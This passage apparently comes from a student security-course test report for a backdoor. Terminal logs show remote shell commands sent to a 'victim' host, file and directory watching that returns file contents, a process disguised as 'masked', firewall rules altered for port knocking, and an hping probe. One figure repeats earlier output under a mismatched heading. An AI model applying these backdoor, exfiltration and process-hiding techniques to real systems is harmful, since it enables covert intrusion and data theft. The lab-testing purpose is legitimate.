


```
[root@datacomm C8505-Final]# python main.py client udp 80 9000 -s 192.168.0.4
starting the UDP Client
Enter a command to execute on the server: watch dir /root/Documents/C8505-Final/
Enter a command to execute on the server: Received result:
Path: /root/Documents/C8505-Final/new_file
Contents: something stupid
```

Fig 9) Watch for a directory


Test 5: TCP Server Watch Commands

As the TCP Server, the program is able to accept a connection from the client and accept the Watch Commands.



```
stderr: None
watch file t
Enter a command to execute on the server: Received result:
Path: /root/Documents/C8505-Final/t
Contents: test data
```

Fig 10) Watch for a file




```
[root@datacomm C8505-Final]# python main.py client udp 80 9000 -s 192.168.0.4
starting the UDP Client
Enter a command to execute on the server: watch dir /root/Documents/C8505-Final/
Enter a command to execute on the server: Received result:
Path: /root/Documents/C8505-Final/new_file
Contents: something stupid
```

Fig 11) Watch for a directory

Test 6: Masked Process

The program runs as a masked process




root@datacomm:~/Documents/C8505-Final
File Edit View Search Terminal Tabs Help
root@datacomm:~/Docu...
root@datacomm:~/Docu...
root@datacomm:~/Docu...

```
[root@datacomm C8505-Final]# ps aux | grep python
root      1680  0.0  0.5 617364 47048 tty2     Sl+  Nov29   0:00 python3 /usr/bin/blueman-applet
root     22384  0.0  0.0 118520   984 pts/1    S+   17:14   0:00 grep --color=auto python
[root@datacomm C8505-Final]# ps aux | grep masked
root     22360  0.7  0.4 341652 35108 pts/0    Sl+  17:14   0:00 masked
root     22392  0.0  0.0 118520   920 pts/1    S+   17:14   0:00 grep --color=auto masked
[root@datacomm C8505-Final]# cat /proc/22360/cmdline
masked[root@datacomm C8505-Final]#
```

Fig 12) Masked Process on the victim

Test 7: Rapidly Send Commands Between the Server/Client

Spam with multiple commands and ensure that the application is able to support the commands.




root@datacomm:~/Documents/C8505-Final
File Edit View Search Terminal Help

```
[root@datacomm C8505-Final]# python main.py server tcp 1000 80
Waiting for client...
entered the TCP Listen
Client connected: 192.168.0.5
Command type: SHELL; command: ifconfig
Command type: SHELL; command: a;slkfdj
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: lsls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: ls
Command type: SHELL; command: sl
Command type: SHELL; command: sl
```

Fig 13) Spam the client with commands


Test 8: Firewall/Port Knocking rules

Application alters firewall for port knock



```
[root@datacomm ~]# iptables -vnL
Chain INPUT (policy ACCEPT 8 packets, 3373 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 2 packets, 150 bytes)
 pkts bytes target     prot opt in     out     source               destination
[root@datacomm ~]# iptables -vnL
Chain INPUT (policy DROP 25 packets, 3179 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 3 packets, 387 bytes)
 pkts bytes target     prot opt in     out     source               destination
[root@datacomm ~]#
```

Fig 14) Firewall rules altered for port knock



```
[root@datacomm C8505-Final]# hping -p 80 -S 192.168.0.5
HPING 192.168.0.5 (eno1 192.168.0.5): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.5 ttl=64 DF id=0 sport=80 flags=SA seq=10 win=29200 rtt=0.6 ms
len=46 ip=192.168.0.5 ttl=64 DF id=0 sport=80 flags=SA seq=11 win=29200 rtt=0.6 ms
len=60 ip=192.168.0.5 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=28960 rtt=0.0 ms
len=52 ip=192.168.0.5 ttl=64 DF id=21448 sport=80 flags=A seq=0 win=243 rtt=0.0 ms
len=52 ip=192.168.0.5 ttl=64 DF id=21449 sport=80 flags=AF seq=0 win=243 rtt=0.0 ms
```

Fig 15) hping the client